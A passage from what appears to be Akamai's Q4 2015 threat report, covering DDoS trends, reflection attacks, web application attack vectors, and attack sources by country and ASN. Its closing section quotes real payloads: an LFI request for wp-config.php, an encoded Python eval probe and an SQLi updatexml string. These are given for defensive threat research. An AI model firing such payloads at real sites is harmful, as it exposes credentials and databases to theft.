Online gaming / Online gaming has remained the most targeted industry since Q2 2014. In Q4 2014, attacks were fueled by malicious actors seeking to gain media attention or notoriety from peer groups, to damage reputations and to cause disruptions in gaming services. Some of the largest console gaming networks were

openly and extensively attacked in December 2014, when more players were likely to be affected due to the new networked games launched for the holiday season. At the end of 2015, we saw a similar pattern.

As a target industry, online gaming also followed the trend of more reflection-based DDoS attacks and fewer botnet-based DDoS attacks. This trend was fueled by the availability of booter/stresser sites using reflection attacks and a population of frustrated online gamers, which increases the DDoS risk for this industry.

Software and technology / The software and technology industry includes companies that provide solutions such as Software-as-a-Service (SaaS) and cloud-based technologies. Although this industry saw a slight drop in attacks (down from 25% to 23%) relative to other industries last quarter, it actually experienced a slight increase in the number of attacks. The most commonly targeted sub-verticals were chat service providers and non-gaming application developers.

Internet and telecom / The Internet and telecom industry includes companies that offer Internet-related services such as ISPs and DNS providers. It was the target of 4% of attacks in Q4, compared with 5% in the previous quarter. Attackers don't usually target an ISP directly. Instead, the attacks target sites hosted by a provider. The more sites hosted by a provider, the higher the probability that one or more of the sites will be a target for a DDoS attack. The sites can range from personal blogs to commercial sites, and the attackers' motives can vary from politics to extortion.

Financial services / The financial services industry includes major financial institutions such as banks, insurance companies, payment providers and trading platforms. The financial industry experienced a slight drop in Q4 (7%), down about one percentage point from Q3. Recently, the financial industry has been the focus of various extortion attempts, and the group DD4BC led the way with multiple extortion and DDoS attacks

against financial services companies. As is the case with software and technology, this industry actually saw a slight increase in the number of attacks compared with last quarter, despite receiving a relatively smaller proportion of attacks.


Media and entertainment / The media and entertainment industry saw about the same level of attacks in Q4 as in Q3: 5%.

2.6 / DDoS ATTACKS — A TWO-YEAR LOOK BACK / It's interesting to look at long-term trends in DDoS, rather than simply looking at the last quarter or the last year. What we've discovered was that half of all attacks were between 400 Mbps and 5 Gbps in size, a trend that will further be stabilized by the growth in number of attacks. While this is a considerable range, it's worth noting that there's a significant grouping of attacks just beyond the 5 Gbps threshold. Attacks in size between 3 and 10 Gbps account for more than 30% of all attacks.

While the mean attack size fluctuates significantly quarter over quarter, the median is much more stable and better represents what can be expected. As we've seen earlier in this report, the mean attack size has steadily declined over the last year—very large attacks have become less frequent—but the median attack size has remained stable over time.

If we look at the median attack size by quarter, as shown in Figure 2-12, Q4 2013 was the lowest at 0.7 Gbps. That was followed by Q1 2014 at 2 Gbps, the highest for this time period. One factor contributing to the higher mean during that quarter was the use of NTP reflection attacks.

During the early days of NTP reflection attacks, the reflectable hosts responding to malicious monlist queries were plentiful. Today, more hosts have been patched for this vulnerability, which in turn has reduced this vector's impact. Q1 2014 also marked the first significant shift away from application layer DDoS attacks.



Application attacks don't generate high bandwidth. Their significant role in Q4 2013 was part of the reason for the lower median that quarter. The rest of the quarters have, for the most part, median values hovering around the 1.5 Gbps mark. Exceptions were Q4 2015, which marked a 1.8 Gbps median, and Q1 2015 at about 1.3 Gbps.

This means there are not many tools capable of larger-than-normal attack bandwidth, and the capacity of standard tools that attackers use haven't changed significantly in the past year.

The median packet rate has remained under the 1 Mpps mark for the past two years, as shown in Figure 2-13.

The DDoS Attack Packet Rate, Q4 2013–Q4 2015




Figure 2-13: While we have observed attacks in excess of 200 Mpps for three quarters in a row, the vast majority of attacks remain under the 30 Mpps threshold, as shown by the tight cluster of bubbles at the bottom of the graph each quarter

In theory, a 1 Gbps interface should be able to send more than 1 Mpps. Still, there are factors limiting a single host, such as the bandwidth available from the ISP or even congestion points in the path to their target.


The few attacks exceeding 200 Mpps within the last three quarters were an exception. These are indicators of large DDoS botnets and well-connected, powerful servers. These high packet rates would likely hinder or completely halt communications on low to even mid-range networking devices.

So far, this is not the kind of DDoS power that is easily obtainable. However, with constantly evolving DDoS malware, high packet rate attacks are something that must be considered for DDoS mitigation.

Another trend we've started exploring is the number of repeat attacks against the same organization. There were an average of 13 attack events per customer in Q4 2014, 17 attack events per customer in Q3 2015 and 24 attacks per customer in Q4 2015. Where in the past, many attackers would see that a site or network was protected and move on, the latest trend is for attackers to keep hammering away at high-value organizations regardless of effect, looking for a moment when defenses might drop.

2.7 / REFLECTION DDoS ATTACKS, Q4 2014 – Q4 2015 / Last quarter, we introduced what is known as a Sankey graphic. Sankey diagrams help to visualize energy, material, or cost transfers between processes.

The Sankey graphic in Figure 2-14 shows how DDoS reflection attacks have trended during the past five quarters. Through the routed network, we tracked nine infrastructure layer DDoS reflection vectors. The most used vectors seem to correlate with the number of Internet devices that use these specific service protocols for legitimate purposes.



On the left, as indicated by the height of the label, we see that SSDP, NTP, DNS, and CHARGEN were the most used reflection DDoS vectors. As the top vector, SSDP shows a steady increase from Q4 2014 to Q4 2015. The use of the attack peaked in Q1 2015, paused in Q2, and then continued an upward trend in Q3 2015.

On the right, from top to bottom, we see a steady increase in the use of reflection-based DDoS attacks each quarter. The number of reflected DDoS attacks overall has grown dramatically over the last year, and the diagram shows that reflection attacks are a large part of the current landscape.

A big takeaway from the Sankey graph is that malicious actors are finding it more profitable to choose reflection over infection. Instead of spending time and effort to build and maintain DDoS botnets, it is far easier for attackers to exploit network devices and unsecured service protocols. This methodology has been applied to the DDoS-for-hire ecosystem. The growth in reflection attacks can be seen in Figure 2-15.

Reflection attacks are further facilitated by the connectionless nature of UDP. Unlike TCP, which by virtue of the three-way handshake verifies the actual source of a request, UDP will always reply to the attacker-supplied source IP of a crafted request.

Quarterly Percentage of Reflection-Based DDoS Attacks, Q4 2014–Q4 2015

Quarter	Percentage
Q4 2014	11.07%
Q1 2015	15.49%
Q2 2015	16.90%
Q3 2015	23.68%
Q4 2015	32.88%

Figure 2-15: Combined reflection attack distribution, Q4 2014–Q4 2015

This behavior allows for the sending of malicious queries with spoofed source IP addresses. As a result, a flood of replies ends up in the hands of an unfortunate target.

Reflection attacks / In a DDoS reflection attack, a malicious actor begins by sending a query to a victim IP address. The victim is an unwitting accomplice in the attack. The victim could be any device on the Internet that exposes a reflectable UDP service. The attacker's query is spoofed to appear to originate from the attacker's true target. The attacker uses an automated attack tool to send malicious queries at high rates to a large list of victims, who will in turn respond by sending multiple response packets to the actual target.



[SECTION]³ WEB APPLICATION ATTACK ACTIVITY

Akamai's research teams concentrated their analysis on nine common web application attack vectors — a cross section of many of the most common categories on industry vulnerability lists. Akamai's goal is not to validate any vulnerability list but to look at some of the characteristics of the attacks as they transit our large network.

As with all sensors, the data sources we use have varying levels of confidence. For this report, we aimed for the lowest rate of false positives and focused on the most highly-used web application attack vectors identified within our threat landscape.

3.1 / WEB APPLICATION ATTACK VECTORS / In Q2 2015, we added two attack types to the web application attacks we analyzed: xss and Shellshock. By including events based on Shellshock, it nearly doubled the number of attack events we analyzed in Q2 vs Q1, with 173 million Shellshock attacks against Akamai customers in that one quarter. The Shellshock vulnerability was first announced in September 2014 and received heavy media attention. As a result, this bug is now likely to be patched on many systems. We expect the number of attempts to exploit it should continue to drop.

However, the proliferation of botnets built from home router devices is causing an increase in Shellshock attempts as criminals attempt to compromise routers by exploiting default login credentials and unpatched firmware still vulnerable to Shellshock. While botnets fuel Shellshock attacks, SQLi and LFI attacks remain the dominant attack vectors. Attackers frequently use free and open-source tools for SQLi and LFI attacks to find and exploit vulnerabilities in sites.

WEB APPLICATION ATTACK TYPES

SQLi / SQL injection is an attack where adversary-supplied content is inserted directly into a SQL statement before parsing, rather than being safely conveyed post-parse via a parameterized query.

RFI / Remote file inclusion is an attack where a malicious user abuses the dynamic file include mechanism, which is available in many web frameworks, and loads remote malicious code into the victim web application.

PHPi / PHP injection is an attack where a malicious user is able to inject PHP code from the request itself into a data stream, which gets executed by the PHP interpreter, such as by use of the eval() function.

MFU / Malicious file upload (or unrestricted file upload) is a type of attack where a malicious user uploads unauthorized files to the target application. These potentially malicious files can later be used to gain full control over the system.

CMDi / Command injection is an attack that leverages application vulnerabilities to allow a malicious user to execute arbitrary shell commands on the target system.

(CONTINUED ON NEXT PAGE)

LFI / Local file inclusion is an attack where a malicious user is able to gain unauthorized read access to local files on the web server.

JAVAi / Java injection is an attack where a malicious user injects Java code, such as by abusing the Object Graph Navigation Language (OGNL), a Java expression language. This kind of attack became very popular due to recent flaws in the Java-based Struts framework, which uses OGNL extensively in cookie and query parameter processing.

XSS / Cross-site scripting is an attack that allows a malicious actor to inject client-side code into web pages viewed by others. When an attacker gets a user's browser to execute the code, it will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser.

Shellshock / Disclosed in September 2014, Shellshock ([CVE-2014-6271](#)⁴) is a vulnerability in the Bash shell (the default shell for Linux and Mac OS X) that allows for arbitrary command execution by a remote attacker. The vulnerability had existed in Bash since 1989, and the ubiquitous presence of Bash makes the vulnerability a tempting target.

3.2 / WEB APPLICATION ATTACKS OVER HTTP vs. HTTPS / The majority of attacks—89%—came over unencrypted channels (HTTP). This dominance in percentage has remained constant throughout our data collection of web application attack statistics in 2015. The remaining 11% came over HTTPS, as shown in Figure 3-1.

A large percentage of websites either don't use HTTPS for their web traffic or use it only to safeguard certain sensitive transactions (such as login requests). HTTPS-based attacks still account for millions of attack alerts each quarter.

The top identified attack vector over HTTP was LFI (41%), as shown in Figure 3-2. With LFI attacks, system configuration files and account credentials are the primary resources attackers seek.

Web Application Attacks Over HTTP vs. HTTPS




Figure 3-1: Only 11% of the web application attacks observed in Q4 2015 were over encrypted (HTTPS) connections

Web Application Attack Vectors Over HTTP, Q4 2015




Figure 3-2: The three most popular attack vectors—LFI, SQLi and PHPi—were used in more than 92% of the attacks over HTTP

SQLi was the second highest attack vector of the quarter (27%), followed by PHPi with 24%. SQLi is popularly linked in the public eye with database dumps. If an attack is successful, the actor may also gain the ability to modify the database tables or records themselves for their own malicious purposes.

Encrypting connections over HTTPS does not necessarily provide any additional protection mechanisms for web applications against the attackers, as they tend to shift to HTTPS to follow through on vulnerable applications. The distribution of attack vectors over HTTPS is shown in Figure 3-3.

Web Application Attack Vectors Over HTTPS, Q4 2015




Figure 3-3: LFI and SQLi were frequently seen in attacks over HTTPS, while PHPi, a popular attack vector over HTTP, was not seen nearly as much over HTTPS this quarter

Looking at the Q4 data, we see that web application attack trends have evolved from Q3. First, attacks are coinciding with more sites adopting Transport Layer Security (TLS) HTTPS, as opposed to SSL. Second, attackers are attempting more stealthy attacks over HTTPS, possibly to evade simple intrusion detection systems. And finally, attackers may have fully encrypted connections and are defaulting to HTTPS attacks.


With more Internet sites adopting TLS-enabled traffic as a standard security layer, attackers may follow suit. Alternatively, it could be that attackers aren't looking solely to penetrate a site but to target a back-end database; write-access is most likely accessed via HTTPS.

3.3 / TOP 10 SOURCE AND TARGET COUNTRIES FOR WEB APPLICATION ATTACKS /

In Q4 2015, the US was the main source of web application attacks, accounting for 56% of attack origin traffic, as shown in Figure 3-4. Brazil was the second largest source country at 8%, followed by Russia and the Netherlands (7% each), France (6%), China (5%), Japan, Germany and Canada (3% each), and Singapore (2%). Due to the use of tools to mask the actual location, the attacker may not have been located in the country detected. These countries represent the IP addresses for the last hop observed.

Methods to obscure the source of these attacks include the use of proxy servers and the like, rather than the direct packet-level source address manipulation seen in the UDP-based infrastructure attacks described previously.

When the attack source was the US, the main attack targets were in the retail industry, followed by manufacturing and media. In those cases, the preferred attack methods were SQLi, LFI and RFI. A big difference with attack sources from Brazil was that the main destinations were not only the US, but also India and Australia.



In recent months, a global and respectable cloud Infrastructure-as-a-Service (IaaS) provider opened data centers in Brazil. Since the opening of the data centers, Akamai has seen a large increase in the amount of malicious traffic coming out of Brazil, and specifically from the aforementioned data centers. Most of those attacks were against a Brazilian customer in the retail industry.

When the attacks originated was Russia, the destinations were mostly in the retail industry in the US and the UK.

The web application attacks we analyzed occurred after a TCP session was established. Therefore, the geographic origins of the attack traffic can be stated with high confidence. Countries with a higher population and higher Internet connectivity are often observed as the source of web application attack traffic.

ASN and BGP routing as source country indicators / One piece of information that can be used to track attack sources are the Autonomous System Numbers (ASNs), which assigned to traffic in association with Border Gateway Protocol (BGP) routing. The ASN uniquely identifies each network on the Internet with a high degree of reliability. Although an IP address can be spoofed easily, the ASN of the originating traffic is almost always beyond the power of the attacker to change.

In Q4, ASNs also show the US as the top source of malicious web traffic recorded within the Akamai Kona Site Defender infrastructure, followed by Brazil and Russia, as shown in Figure 3-5.

The top three originating ASNs were associated with a virtual private server (VPS) farm owned by a well-known cloud IaaS provider. While it is easy to

Web Application Attack Trigger Sources, Q4 2015

Country	Attack Triggers
US	206,604,122
Brazil	28,854,702
Russia	25,744,648

Figure 3-5: The top three sources of web application attacks were responsible for 72% of the attack triggers in Q4 2015


set up a system in the cloud, it requires effort to secure it. As a result, many of the systems that are set up each day are often compromised easily and could be used in a botnet or other attack platform.

There are three reasons why we find many insecure hosts a cloud platforms. First, even people with little skill in systems administration can establish a vps, but it requires more knowledge and motivation to properly configure a system securely. And just as with physical systems, one misconfiguration or forgotten patch can leave a cloud-hosted system vulnerable.

Second, it is easier, cheaper, and less traceable to set up malicious servers in the cloud than on compromised hardware. Bringing up a system that can be created and torn down in seconds with a few commands is a powerful incentive for legitimate users and attackers alike.

Third, while many vps providers have extensive tools to identify fraud and the theft of system keys, identifying a command and control (C&C, C2) structure for a botnet is much more difficult and might be indistinguishable from normal web traffic.

Target countries / This quarter, the us had the unfortunate distinction of being both the top source of web application attacks and the top target. Given that many companies have their headquarters and IT infrastructure in the us, this makes sense. Seventy-seven percent of web application attacks



targeted the US, while only 6% targeted Brazil, 4% targeted the UK, and 3% targeted India and Germany. Australia and the Netherlands were only targeted in 2% of web application attacks, while Hong Kong, Canada and China were hit by 1% apiece, as can be seen in Figure 3-6.

In Figure 3-7, we see that 330.6 million malicious requests targeted the US, compared to 28.8 million targeting Brazil and 19.1 million targeting the UK.

Web Application Attack Trigger Targets, Q4 2015

Country	Attack Triggers
US	330,557,402
Brazil	24,811,622
UK	19,112,088

Figure 3-7: The top three targets of web application attacks were hit in 87% of attacks in Q4 2015

3.4 / WEB APPLICATION ATTACKS BY INDUSTRY / This quarter, the retail sector suffered the vast majority of web application attacks: 59% as shown in Figure 3-8. Media and entertainment suffered 10% of attacks, as did the hotel and travel industry. Financial services suffered 7% of attacks, followed by high technology (4%), consumer goods (3%), manufacturing (2%), the public sector (1%), and gaming (1%).

Web Application Attacks by Industry, Q4 2015




Figure 3-8: As in previous quarters, the retail industry was most frequently targeted with web application attacks in Q4 2015

Retail / Retailers are targeted for DDoS attacks, but they are also targeted for web application layer attacks for significant reasons. Retailers have large amounts of valuable information in their databases, and if an adversary is able to find a SQLi vulnerability, the attacker can access the retailer's information. Retailers also have a large number of visitors to their websites. As a result, attackers will find and exploit cross-site scripting vulnerabilities to deface retailers' websites, causing a loss of trust among customers. Alternately, the attacker may use a compromised site for a watering hole attack, loading malware on site visitors' computers. Retailers may also be a target for unvalidated requests. For example, if an attacker could control the price of the item being purchased, items may be sold for an amount much different than the retailer intended. Merchants need to be cognizant of all possible ways their web applications may be compromised.

Media and entertainment / The media and entertainment industry saw about the same level of attacks in Q4 as in Q3: 10%. Organizations such as movie studios and news agencies are attractive targets because they are highly visible and any successful attack on these targets is going to generate a certain amount of publicity.

Hotel and travel / The hotel and travel industry saw about the same level of attacks in Q4 as in Q3: 10%. This vertical includes hotels, booking agencies, travel sites and rental agencies. Because many of these organizations are heavily reliant on their online presence to conduct business, any downtime has a major effect. As with retail organizations, travel sites change frequently and have significant amounts of sensitive information. The rate of change means that more opportunities to discover vulnerabilities exist than on more stable sites.

Financial services / The financial services industry includes major financial institutions such as banks, insurance companies, payment providers and trading platforms. The financial industry experienced a slight drop in Q4 (7%), down about

a percentage point from Q3. Banks and other financial organizations make tempting targets. Even if attackers aren't able to steal money directly, they know they can make a profit through extorting these services with the threat of downtime.

High technology / The software and technology industry includes companies that provide solutions such as Software-as-a-Service (SaaS) and cloud-based technologies. In Q4 2015, this sector suffered 4% of web application attacks. This is a broad category that can encompass anything from online personnel services to fledgling internet startups.

Consumer goods / This industry saw 3% of web application attacks in Q4 2015.

Manufacturing / The manufacturing sector experienced 2% of web application attacks in Q4 2015. Manufacturing covers anything from organizations that make screws to automotive companies and pharmaceuticals. While not as reliant on their sites as retail organizations, manufacturers still perform many advertising and marketing functions through their web sites, making them repositories of information as well as being sensitive to down time.

Public sector / The public sector experienced 1% of web application attacks in Q4 2015. Including municipal, state, federal and international sites, the public sector covers all sites owned and operated by governments. These sites are often the target of varying forms of digital protest and are attacked to make political statements.

In Figure 3-9, we see the number of attack triggers for all classified industries, followed by their percentage. The industries that were not included in Figure 3-8 are shown in red.

We believe this level of granularity is important to understand future attack trends. For example, though the healthcare/pharmaceutical industry accounts for only .07% of the web application attack triggers, the fact that there were 317,664 attack triggers provides a valuable dataset for in-depth research within the industry.

While these other industries do not top the list of targets, they still face substantial and unique risks. By examining them more closely, we can see the beginnings of threats to come. For example, in the healthcare industry, we've started tracking risks associated to the theft of personal information, which was outlined in a recent threat advisory (*see Section 5.7*).

Web Application Attack Triggers by Industry, Q4 2015

Industry	Attack Triggers	Percentage
Retail	260,791,312	58.55
Media & Entertainment	43,961,283	9.87
Hotel & Travel	43,800,790	9.83
Financial Services	32,819,561	7.37
High Technology	18,829,894	4.23
Consumer Goods	13,462,702	3.02
Manufacturing	8,596,754	1.93
Public Sector	5,843,130	1.31
Gaming	5,393,608	1.21
Software as a Service	3,280,044	0.74
Business Services	3,263,830	0.73
Automotive	2,149,010	0.48
Foundation-Not for Profit	976,944	0.22
Energy & Utilities	639,963	0.14
Akamai Internal	571,341	0.13
Miscellaneous	526,821	0.12
Pharma/Health Care	317,664	0.07
Education	70,281	0.02
Real Estate	63,082	0.01
Consumer Services	27,112	0.01


Figure 3-9: Attack triggers for web application attacks observed in Q4 2015, by industry

3.5 / SQLi AND LFI ATTACKS BY TARGET INDUSTRY / Figure 3-10 represents the top two web application attacks vectors recorded in Q4 2015 against the top five industry targets. In Q4 2015, the industries subjected to the greatest number of malicious SQLi and LFI requests were the retail and media/entertainment verticals.

The most common attack vector was LFI. LFI attack attempts can be seen in server logs by examining them for indicators of directory traversal

attempts. These attempts appear as repeated strings of `../`, ending with a filename on a UNIX-based server, or a `..\` on a Windows-based server. The LFI attack will attempt to read sensitive files on the server that were not intended to be available publicly, such as password or configuration information.

The second-most-common attack vector, SQLi, takes advantage of improper coding of web applications that allows attackers to inject SQL statements, or fragments of SQL statements, into predefined back-end SQL statements, such as those used by a



login form. This may in turn allow the attacker to gain access to data held within a database or to perform other malicious actions. SQLi and LFI attacks were attempted against Akamai customers more than any other web application attack vector.

These two types of attacks require a very noisy reconnaissance approach. Tools for finding SQLi vulnerabilities can easily make thousands of requests against a site, testing and probing for an entry point. Blind SQL injection, which amounts to asking a site a series of yes or no questions, can require even more requests.

We have also observed a prevalence of web application scanners. These point-and-shoot tools are easy to obtain and easy to use against any website. They make a high number of requests when looking for SQLi and LFI vulnerabilities.

3.6 / WEB APPLICATION SPOTLIGHT: TOP 10 SOURCES OF ATTACKS / Web application attack attribution, unfortunately, often begins and ends with IP addresses. However, IP addresses do not always equate to actual threat actors.

From a threat research perspective, if we cluster the attack source IP data into their respective Autonomous System Numbers (ASNs) — which are assigned to all Internet Service Providers (ISPs), we are then able to identify which ones are used most often by attackers.

The following list reflects the top 10 ASN sources of attack traffic. The data is listed in descending order from the most attack traffic to the least. For each ASN, the Akamai Threat Research Team provides descriptions of attack payload examples. These payloads highlight interesting aspects of the attacks and are not necessarily the most common attack type. The goal was to show the reader the breadth and sophistication they are facing with web application attackers.

COMPANY TYPE: WEB HOSTING PROVIDER

- **Number of attacks:** 53,944,742
- **Attack type:** LFI
- **Attack payload:** /wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
- **Attack description:** This attack targets an LFI vulnerability within the Slider Revolution Responsive Wordpress Plugin ([CVE-2014-9734](#)⁵). In this example, attackers attempt to use LFI to access the wp-config.php file contents. If this attack was successful, the attacker could gain access to sensitive technical information such as database credentials.

COMPANY TYPE: VIRTUAL PRIVATE SERVER (VPS) PROVIDER

- **Number of attacks:** 22,842,966
- **Attack type:** CMDi
- **Attack payload:** `c2=eval(compile('for%20x%20in%20range(1)%3a\n%20import%20time\n%20time.sleep(20)'\%2c'a'\%2c'single'))`
- **Attack description:** This CMDi attack attempts to inject Python code into the application. Here is a decoded version of the payload for easier reading:

```
eval(compile('for x in range(1):\n import time\n time.sleep(20)', 'a', 'single'))
```

If the application were vulnerable, it would simply sleep for 20 seconds and then return. This is a vulnerability probe that is similar in function to blind SQLi attacks that use database sleep functions.

COMPANY TYPE: WEB HOSTING PROVIDER

- **Number of attacks:** 18,653,097
- **Attack type:** SQLi
- **Attack payload:** keyword=coupon\'+oR+updatexml(1,concat(0x5e,(0x574352575653)),0)+oR\'
- **Attack description:** This is a Boolean-based SQLi error attack variation that uses XPath and the updatexml() database function in MySQL. This attack was generated by the *Janusec WebCruiser Vulnerability Scanner*.⁶

COMPANY TYPE: VIRTUAL PRIVATE SERVER (VPS) PROVIDER

- **Number of attacks:** 10,521,700
- **Attack type:** SQLi
